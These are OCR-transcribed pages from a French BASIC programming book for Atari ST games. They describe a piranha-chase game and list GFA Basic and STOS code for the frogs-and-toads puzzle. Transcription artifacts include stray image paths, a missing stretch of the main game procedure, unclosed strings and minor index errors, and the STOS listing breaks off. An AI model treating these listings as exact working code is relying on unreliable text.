
Si le déplacement amène le nageur dans une zone interdite, le nageur reste sur place :

```
IF (xn=80) OR (xn=0) OR (yn=25) OR (yn=0) THEN !Déplacement interdit
  ecrit_ecran(sx,sy,79)
  xn=sx
  yn=sy
```

Dans le cas contraire, et au cas où la nouvelle position du nageur n'est pas déjà occupée, le nageur est déplacé :

```
ELSE
  lit_ecran(xn,yn)
  IF ch< >32 THEN
    mort_joueur
  ELSE
    ecrit_ecran(xn,yn,79)
  ENDIF
ENDIF
```

La procédure piranha est également assez complexe. Sa logique de fonctionnement apparaît dans l'ordinogramme suivant :





Lorsque le nageur s'est déplacé d'une case, chacun des piranhas en fait autant. Les déplacements des piranhas sont calculés par l'ordinateur, à l'intérieur d'une boucle **for next** :

```
FOR i=1 TO 9
```

Lorsque le piranha i est vivant :

```
  IF x(i)<>99 THEN
```

il est effacé de l'écran :

```
    ecrit_ecran(x(i),y(i),32)
```

La variable **dx** est initialisée avec la différence d'abscisse entre le nageur et le piranha **i** :

```
    dx=xn-x(i)
```

Lorsque cette différence est supérieure à 1, l'abscisse du piranha i est incrémentée de **1** :

```
    IF dx>=1 THEN
      x(i)=x(i)+1
    ENDIF
```

Lorsque cette différence est inférieure à **-1**, l'abscisse du piranha **i** est décrémentée de 1 :

```
    IF dx<=-1 THEN
      x(i)=x(i)-1
    ENDIF
```

Une opération similaire permet de choisir la nouvelle ordonnée du piranha :

```
    dy=yn-y(i)
    IF dy>=1 THEN
      y(i)=y(i)+1
    ENDIF
    IF dy<=-1 THEN
      y(i)=y(i)-1
    ENDIF
```

Dans le cas où le déplacement calculé amène le piranha dans une position interdite, il n'est pas pris en compte :

```
    IF (x(i)=81) OR (x(i)<0) OR (y(i)=25) OR (y(i)<0) THEN
      x(i)=sx
      y(i)=sy
```

Dans le cas contraire, l'action effectuée dépend de la case de coordonnées x(i),y(i). Si cette case contient un rocher, le piranha expire :

```
    ELSE
      lit_ecran(x(i),y(i))
      SELECT ch
      CASE 42
        mort_piranha
```

Si le nageur se trouve sur cette case, il est dévoré tout cru :

```
    CASE 79
      mort_joueur
```

Dans le cas contraire, le piranha est déplacé :

```
    DEFAULT
      ecrit_ecran(x(i),y(i),43)
    ENDSELECT
  ENDIF
```

La procédure **mort_piranha** est activée lorsqu'un piranha avale un rocher. Elle émet un bip sonore, efface le piranha de l'écran et initialise son abscisse à 99 :

```
beep(5)
ecrit_ecran(x(i),y(i),32)
x(i)=99
```

La procédure **mort_joueur** est activée lorsque le déplacement d'un piranha l'amène sur la case occupée par le nageur. Un bip sonore est émis et la variable **fin** est initialisée à **TRUE**, ce qui a pour effet de terminer la boucle principale :

```
beep(1)
beep(5)
beep(8)
beep(1)
beep(5)
beep(8)
fin=TRUE
```

Le programme se termine par la procédure **fin_partie**. Cette procédure est activée dans deux cas :

— lorsque tous les piranhas sont morts ;

— lorsque le nageur a été dévoré.

Un message approprié est affiché sur l'écran en fonction de la valeur de la variable gagne :

```
IF gagne THEN
  PRINT "Bien joué."
ELSE
  PRINT "Il ne reste que vos os..."
ENDIF
```

# 9/3.1.3

# Grenouilles et crapauds

N crapauds sont séparés de N grenouilles par une case vide (N compris entre 2 et 19). Les crapauds se trouvent à gauche de l'écran et les grenouilles à droite. Le but du jeu consiste à déplacer les crapauds et les grenouilles pour les amener en un minimum de coups (respectivement) à droite et à gauche de l'écran. Les déplacements sont régis par les règles suivantes :

— les crapauds ne peuvent se déplacer que vers la droite ;

— un crapaud peut sauter par-dessus une grenouille si la case qui se situe à sa droite est vide ;

— les grenouilles ne peuvent se déplacer que vers la gauche ;

— une grenouille peut sauter par-dessus un crapaud si la case située à sa gauche est vide.

### Comment utiliser le programme

Le programme est proposé dans deux langages : GFA Basic et STOS. Quel que soit le langage utilisé, le fonctionnement du programme est le même.

Lancez le programme. La règle du jeu est affichée sur l'écran. Appuyez sur une touche pour commencer à jouer. Le programme vous demande d'entrer le nombre de grenouilles à déplacer :

**Entrez le nombre de grenouilles :**

Entrez un nombre compris entre 2 et 19. Le jeu initial apparaît sur l'écran. Par exemple pour quatre grenouilles :

**C C C C  G G G G**

Déplacez les grenouilles et les crapauds pour changer leurs positions respectives. Les déplacements possibles sont les suivants :

— dc ou DC : déplacement d'un crapaud vers la droite ;

— sc ou SC : saut d'un crapaud par-dessus une grenouille ;

— dg ou DG : déplacement d'une grenouille vers la gauche ;


— sg ou SG : saut d'une grenouille par-dessus un crapaud.

La partie est terminée lorsque tous les crapauds ont pris la place de toutes les grenouilles, et lorsque la case centrale est libre.

Le jeu est bloqué si, à un moment quelconque, deux grenouilles ou deux crapauds se trouvent côte à côte.

## LE PROGRAMME EN DÉTAIL

Le programme obéit à la logique de l'ordinogramme suivant :





Nous allons analyser en détail le programme, dans sa version GFA Basic, puis dans sa version STOS.

Le listing du programme écrit en GFA Basic est le suivant :

```
REM ================================================
REM Grenouilles et crapauds
REM ================================================
REM Dans ce jeu de réflexion, N grenouilles doivent
REM prendre la place de N crapauds selon des règles
REM bien précises, en un minimum de coups
REM ================================================
'
' ----------------------
' PROGRAMME PRINCIPAL
' ----------------------
'
GOSUB init       ! Initialisation d'une partie
GOSUB partie     ! Déroulement de la partie
GOSUB comment    ! Commentaire sur la partie
END
'
'
REM ------------------------------------------
REM Cette procédure émet un bip sonore
REM ------------------------------------------
PROCEDURE beep
  SOUND 1,15,#284,25
  SOUND 1,0,0,0,0
RETURN
'
'
REM ------------------------------------------------
REM Cette procédure affiche la règle du jeu,
REM demande au joueur d'entrer le nombre de
REM grenouilles en jeu et affiche le jeu
REM initial
REM ------------------------------------------------
PROCEDURE init
  ' - - - - - - - - - - - - - - -
  ' Affichage de la règle du jeu
  ' - - - - - - - - - - - - - - -
  CLS
  DRAW 4,8 TO 620,8
  DRAW 4,8 TO 4,372
  DRAW 4,372 TO 620,372
  DRAW 620,8 TO 620,372
  LOCATE 2,23
  PRINT "Grenouilles et crapauds"
  LOCATE 3,23
  PRINT "-----------------------"
  LOCATE 5,10
  PRINT "Les crapauds sont représentés sur l'écran par la lettre C,"
  LOCATE 6,10
  PRINT "et les grenouilles par la lettre G."
  LOCATE 8,10
  PRINT "Le but du jeu est de faire passer en un minimum de coups"
  LOCATE 9,10
  PRINT "tous les crapauds à droite et toutes les grenouilles à gauche"
```

(suite)

```
    LOCATE 10,10
    PRINT "en respectant les règle suivantes :"
    LOCATE 11,10
    PRINT "  - un crapaud ne peut se déplacer que vers la droite,"
    LOCATE 12,10
    PRINT "  - un crapaud peut sauter par-dessus une grenouille si la"
    LOCATE 13,10
    PRINT "    case située à sa droite est libre,"
    LOCATE 14,10
    PRINT "  - une grenouille ne peut se déplacer que vers la gauche,"
    LOCATE 15,10
    PRINT "  - une granouille peut sauter par-dessus un crapaud si la"
    LOCATE 16,10
    PRINT "    case située à sa gauche est libre."
    LOCATE 18,10
    PRINT "Les déplacements se font à l'aide des touches DC (déplacement"
    LOCATE 19,10
    PRINT "crapaud), SC (saut crapaud), DG (déplacement grenouille) et"
    LOCATE 20,10
    PRINT "SG (saut grenouille)."
    LOCATE 22,10
    PRINT "Appuyez sur une touche pour commencer à jouer ..."
    REPEAT
      a$=INKEY$
    UNTIL a$<>""
    ' - - - - - - - - - - - - - - - - -
    ' Saisie du nombre de grenouilles
    ' - - - - - - - - - - - - - - - - -
    DIM jeu$(40)  ! Tableau de jeu
    CLS
    LOCATE 10,10
    INPUT "Entrez le nombre de grenouilles : ";ng
    ' - - - - - - - - - - - - - - - - - - -
    ' Initialisation du tableau de jeu
    ' - - - - - - - - - - - - - - - - - - -
    FOR i=1 TO ng
      jeu$(i)="C"
    NEXT i
    jeu$(ng+1)=" "
    FOR i=1 TO ng
      jeu$(ng+i+1)="G"
    NEXT i
    ' - - - - - - - - - - - - - - -
    ' Affichage du jeu initial
    ' - - - - - - - - - - - - - - -
    CLS
    debaff=INT((80-ng*4)/2)  ! Colonne de début d'affichage
    LOCATE 12,debaff
    FOR i=1 TO ng*2+1
      PRINT jeu$(i);" ";
    NEXT i
  RETURN
  '
  '
```



(suite)

```
REM ~~~
```

(suite)

```
      jeu$(position)=" "
      jeu$(position+2)="C"
      LOCATE 12,debaff
      FOR i=1 TO ng*2+1
        PRINT jeu$(i);" ";
      NEXT i
    ENDIF
  ENDIF
  ' - - - - - - - - - - - - - - - - -
  ' Déplacement d'une grenouille
  ' - - - - - - - - - - - - - - - - -
  IF (depl$="dg") OR (depl$="DG") THEN
    position=999
    FOR i=ng*2+1 TO 2 STEP -1
      IF (jeu$(i)="G") AND (jeu$(i-1)=" ") THEN
        position=i
      ENDIF
    NEXT i
    IF (position=999) THEN
      LOCATE 5,25
      PRINT "Déplacement impossible"
      beep
    ELSE
      LOCATE 5,25
      PRINT "
      jeu$(position)=" "
      jeu$(position-1)="G"
      LOCATE 12,debaff
      FOR i=1 TO ng*2+1
        PRINT jeu$(i);" ";
      NEXT i
    ENDIF
  ENDIF
  ' - - - - - - - - - - - - -
  ' Saut d'une grenouille
  ' - - - - - - - - - - - - -
  IF (depl$="sg") OR (depl$="SG") THEN
    position=999
    FOR i=ng*2+1 TO 3 STEP -1
      IF (jeu$(i)="G") AND (jeu$(i-1)="C") AND (jeu$(i-2)=" ") THEN
        position=i
      ENDIF
    NEXT i
    IF (position=999) THEN
      LOCATE 5,25
      PRINT "Déplacement impossible"
      beep
    ELSE
      LOCATE 5,25
      PRINT "
      jeu$(position)=" "
      jeu$(position-2)="G"
      LOCATE 12,debaff
      FOR i=1 TO ng*2+1
```



```
            PRINT jeu$(i);" ";
          NEXT i
        ENDIF
      ENDIF
      ' - - - - - - - - - - - - -
      ' Test de la fin du jeu
      ' - - - - - - - - - - - - -
      bp=0
      FOR i=1 TO ng
        IF (jeu$(i)="G") THEN
          bp=bp+1
        ENDIF
      NEXT i
      IF (bp=ng) AND (jeu$(ng+1)=" ") THEN
        fin=TRUE
      ENDIF
    UNTIL fin
  RETURN
  '
  REM ------------------------------------------------
  REM Cette procédure affiche le nombre de coups
  REM nécessaires pours déplacer les grenouilles
  REM ------------------------------------------------
  PROCEDURE comment
    LOCATE 22,8
    PRINT "Les ";ng;" grenouilles et crapauds ont été déplacés";
    PRINT " en ";coups;" coups."
  RETURN
```

Le programme débute par la section de programme principal qui active séquentiellement les trois procédures principales du programme :

```
GOSUB init        ! Initialisation d'une partie
GOSUB partie      ! Déroulement de la partie
GOSUB comment     ! Commentaire sur la partie
```

La section de programme principal est suivie par la section des fonctions et procédures.

La procédure **beep** est utilisée pour émettre un bip sonore chaque fois que le joueur effectue une action interdite. Elle utilise l'instruction **sound** du GFA Basic :

```
SOUND 1,15,#284,25
SOUND 1,0,0,0,0
```

La procédure **init** affiche la règle du jeu, demande au joueur d'entrer le nombre de grenouilles en jeu, et affiche le jeu initial.

La règle du jeu est affichée à l'intérieur d'un cadre tracé à l'aide d'instructions DRAW :

```
DRAW 4,8 TO 620,8
DRAW 4,8 TO 4,372
```

```
DRAW 4,372 TO 620,372
DRAW 620,8 TO 620,372
```

La règle du jeu est affichée à l'aide d'une série d'instructions LOCATE/PRINT :

```
LOCATE 2,23
PRINT "Grenouilles et crapauds"
...
LOCATE 20,10
PRINT "SG (saut grenouille)."
```

Après l'affichage de la règle du jeu, le programme se met en attente de la frappe d'une touche du clavier :

```
REPEAT
  a$=INKEY$
UNTIL a$<>" "
```

Le tableau jeu est alors dimensionné et le joueur doit entrer le nombre de grenouilles en jeu :

```
DIM jeu$(40) ! Tableau de jeu
CLS
LOCATE 10,10
INPUT "Entrez le nombre de grenouilles : ";ng
```

Le tableau de jeu est initialisé :

```
FOR i=1 TO ng
  jeu$(i)="C"
NEXT i
jeu$(ng+1)=" "
FOR i=1 TO ng
  jeu$(ng+i+1)="G"
NEXT i
```

et le jeu initial est affiché :

```
CLS
debaff=INT((80-ng*4)/2) !Colonne de début d'affichage
LOCATE 12,debaff
FOR i=1 TO ng+1
  PRINT jeu$(i);" ";
NEXT i
```

La procédure **partie** est le cœur du programme. Elle acquiert les demandes de déplacements du joueur et les effectue si cela est possible.

Les déplacements sont acquis à l'intérieur d'une boucle REPEAT qui prend fin lorsque les grenouilles et les crapauds ont été inversés :

```
REPEAT
  ...
  bp=0
  FOR i=1 TO ng
    IF (jeu$(i)="G") THEN
```



```
      bp=bp+1
    ENDIF
  NEXT i
  IF (bp=ng) AND (jeu$(ng+1)=" ") THEN
    fin=TRUE
  ENDIF
UNTIL fin
```

En début de procédure, le nombre de coups joués est incrémenté de un :

```
coups=coups+1      !Nombre coups + 1
```

et le programme demande au joueur d'entrer le déplacement souhaité (dc, sc, dg ou sg) :

```
LOCATE 15,30
INPUT "Déplacement ";depl$
```

Si le joueur demande le déplacement d'un crapaud :

```
IF (depl$="dc") OR (depl$="DC") THEN
```

Le programme recherche dans le tableau jeu$ deux cases voisines de rang I et I+1 telles que jeu$(I)="C" et jeu$(I+1)=" ". Lorsque de telles cases existent, le rang de la première est stocké dans la variable position :

```
  position=999
  FOR i=1 TO ng*2
    IF (jeu$(i)="C") AND (jeu$(i+1)=" ") THEN
      position=i
    ENDIF
  NEXT i
```

Si une telle configuration ne se trouve pas dans le tableau jeu, le déplacement demandé est impossible. Un message d'erreur est affiché et un bip sonore est émis :

```
  IF (position=999) THEN
    LOCATE 5,25
    PRINT "Déplacement impossible"
    beep
```

Dans le cas contraire, le déplacement est possible. Les cases de rang position et position+1 sont inversées, et le jeu est réaffiché sur l'écran :

```
  ELSE
    LOCATE 5,25
    PRINT " "
    jeu$(position)=" "
    jeu$(position+1)="C"
    LOCATE 12,debaff
    FOR i=1 TO ng*2+1
      PRINT jeu$(i);" ";
    NEXT i
  ENDIF
```

Si le joueur demande le saut d'un crapaud :

```
IF (depl$ = "sc") OR (depl$ = "SC") THEN
```

Le programme recherche dans le tableau **jeu** trois cases voisines de rang I, I + 1 et I + 2 telles que **jeu$(I) = "C"**, **jeu$(J + 1) = "G"** et **jeu$(I + 2) = " "**. Lorsque de telles cases existent, le rang de la première est stocké dans la variable **position** :

```
position = 999
FOR i = 1 TO ng*2
  IF (jeu$(i) = "C") AND (jeu$(i + 1) = "G") AND (jeu$(i + 2) = " ")
  THEN
    position = i
  ENDIF
```

Si une telle configuration ne se trouve pas dans le tableau **Jeu**, le saut demandé est impossible. Un message d'erreur est affiché et un bip sonore est émis :

```
IF (position = 999) THEN
  LOCATE 5,25
  PRINT "Déplacement impossible"
  beep
```

Dans le cas contraire, le saut est possible. Les cases de rang **position** et **position + 2** sont inversées, et le jeu est réaffiché sur l'écran :

```
ELSE
  LOCATE 5,25
  PRINT " "
  jeu$(position) = " "
  jeu$(position + 2) = "C"
  LOCATE 12,debaff
  FOR i = 1 TO ng*2 + 1
    PRINT jeu$(i);" ";
  NEXT i
ENDIF
```

Le déplacement et le saut d'une grenouille sont effectués selon le même principe. Nous n'y reviendrons pas.

Le déplacement/saut demandé étant effectué, le programme teste la position de chaque grenouille et crapaud dans le but de déterminer si la partie est terminée.

La partie est terminée si toutes les grenouilles se trouvent à droite et si la case centrale est vide :

```
bp = 0
FOR i = 1 TO ng
  IF (jeu$(i) = "G") THEN
    bp = bp + 1
  ENDIF
NEXT i
```

```
IF (bp = ng) AND (jeu$(ng + 1) = " ") THEN
  fin = TRUE
ENDIF
```

La procédure **comment** affiche le nombre de coups nécessaires pour terminer la partie.

```
LOCATE 22,8
PRINT "Les ";ng;" grenouilles et crapauds ont été déplacés";
PRINT "en ";coups;" coups."
```

Le listing du programme écrit en Basic STOS est le suivant :

```
1000 rem ================================================
1010 rem Grenouilles et crapauds
1020 rem ================================================
1030 rem Dans ce jeu de réflexion, N grenouilles doivent
1040 rem prendre la place de N crapauds selon des régles
1050 rem bien précises, en un minimum de coups
1060 rem ================================================
1070 rem
1080 rem ----------------------
1090 rem PROGRAMME PRINCIPAL
1100 rem ----------------------
1110 gosub 1250 : rem Initialisation d'une partie
1120 gosub 2090 : rem Déroulement de la partie
1130 gosub 3130 : rem Commentaire sur la partie
1140 end
1150 rem
1160 rem ---------------------------------------
1170 rem Ce sous-programme émet un bip sonore
1180 rem ---------------------------------------
1190 volume 15
1200 play 40,10
1210 volume 0
1220 return
1230 rem
1240 rem
1250 rem ------------------------------------------------
1260 rem Ce sous-programme affiche la règle du jeu,
1270 rem demande au joueur d'entrer le nombre de
1280 rem grenouilles en jeu et affiche le jeu
1290 rem initial
1300 rem ------------------------------------------------
1310 rem
1320 rem - - - - - - - - - - - - - - - - -
1330 rem Affichage de la règle du jeu
1340 rem - - - - - - - - - - - - - - - - -
1350 cls
1360 key off : curs off : hide : click off
1370 draw 4,8 to 620,8
1380 draw 4,8 to 4,372
1390 draw 4,372 to 620,372
1400 draw 620,8 to 620,372
1410 locate 23,1
1420 print "Grenouilles et crapauds"
1430 locate 23,2
1440 print "-------------------------"
1450 locate 10,4
1460 print "Les crapauds sont représentés sur l'écran par la lettre C,"
1470 locate 10,5
1480 print "et les grenouilles par la lettre G."
1490 locate 10,6
1500 print "Le but du jeu est de faire passer en un minimum de coups"
1510 locate 10,7
1520 print "tous les crapauds à droite et toutes les grenouilles à gauche"
1530 locate 10,8
```



(suite)

```
1540 print "en respectant les règles suivantes :"
1550 locate 10,10
1560 print "  - un crapaud ne peut se déplacer que vers la droite,"
1570 locate 10,11
1580 print "  - un crapaud peut sauter par-dessus une grenouille si la"
1590 locate 10,12
1600 print "    case située à sa droite est libre,"
1610 locate 10,13
1620 print "  - une grenouille ne peut se déplacer que vers la gauche,"
1630 locate 10,14
1640 print "  - une grenouille peut sauter par-dessus un crapaud si la"
1650 locate 10,15
1660 print "    case située à sa gauche est libre."
1670 locate 10,17
1680 print "Les déplacements se font à l'aide des touches DC (déplacement"
1690 locate 10,18
1700 print "crapaud), SC (saut crapaud), DG (déplacement grenouille) et"
1710 locate 10,19
1720 print "SG (saut grenouille)."
1730 locate 10,21
1740 print "Appuyez sur une touche pour commencer à jouer ..."
1750 repeat
1760 A$=inkey$
1770 until A$<>""
1780 A$=""
1790 rem - - - - - - - - - - - - - - - - - -
1800 rem Saisie du nombre de grenouilles
1810 rem - - - - - - - - - - - - - - - - - -
1820 curs on
1830 dim JEU$(40) : rem Tableau de jeu
1840 cls
1850 locate 10,10
1860 input "Entrez le nombre de grenouilles : ";NG
1870 rem
1880 rem - - - - - - - - - - - - - - - - - -
1890 rem Initialisation du tableau de jeu
1900 rem - - - - - - - - - - - - - - - - - -
1910 for I=1 to NG
1920 JEU$(I)="C"
1930 next I
1940 JEU$(NG+1)=" "
1950 for I=1 to NG
1960 JEU$(NG+I+1)="G"
1970 next I
1980 rem
1990 rem - - - - - - - - - - - - - - - - - -
2000 rem Affichage du jeu initial
2010 rem - - - - - - - - - - - - - - - - - -
2020 cls
2030 DEBAFF=int((80-NG*4)/2) : rem Colonne de début d'affichage
2040 locate DEBAFF,12
2050 for I=1 to NG*2+1
2060 print JEU$(I);" ";
2070 next I
```

(suite)

```
2080 return
2090 rem ------------------------------------------------
2100 rem Ce sous-programme acquiert les demandes de
2110 rem déplacement du joueur et les effectue si
2120 rem cela est possible
2130 rem ------------------------------------------------
2140 COUPS=0 : rem Nombre de coups joués
2150 FIN=false
2160 repeat
2170 COUPS=COUPS+1 : rem Nombre de coups+1
2180 locate 30,15
2190 input "Déplacement ";DEPL$
2200 rem - - - - - - - - - - - - - -
2210 rem Déplacement d'un crapaud
2220 rem - - - - - - - - - - - - - -
2230 if (DEPL$<>"dc") and (DEPL$<>"DC") then 2410
2240 POSITION=999
2250 for I=1 to NG*2
2260 if (JEU$(I)="C") and (JEU$(I+1)=" ") then POSITION=I
2270 next I
2280 if (POSITION=999) then 2290 else 2330
2290 locate 25,5
2300 print "Déplacement impossible"
2310 gosub 1160
2320 goto 2410
2330 locate 25,5
2340 print "                              "
2350 JEU$(POSITION)=" "
2360 JEU$(POSITION+1)="C"
2370 locate DEBAFF,12
2380 for I=1 to NG*2+1
2390 print JEU$(I);" ";
2400 next I
2410 rem - - - - - - - - - -
2420 rem Saut d'un crapaud
2430 rem - - - - - - - - - -
2440 if (DEPL$<>"sc") and (DEPL$<>"SC") then 2610
2450 POSITION=999
2460 for I=1 to NG*2
2470 if (JEU$(I)="C") and (JEU$(I+1)="G") and (JEU$(I+2)=" ") then POSITION=I
2480 next I
2490 if (POSITION=999) then 2500 else 2530
2500 print "Déplacement impossible"
2510 gosub 1160
2520 goto 2610
2530 locate 25,5
2540 print "                              "
2550 JEU$(POSITION)=" "
2560 JEU$(POSITION+2)="C"
2570 locate DEBAFF,12
2580 for I=1 to NG*2+1
2590 print JEU$(I);" ";
2600 next I
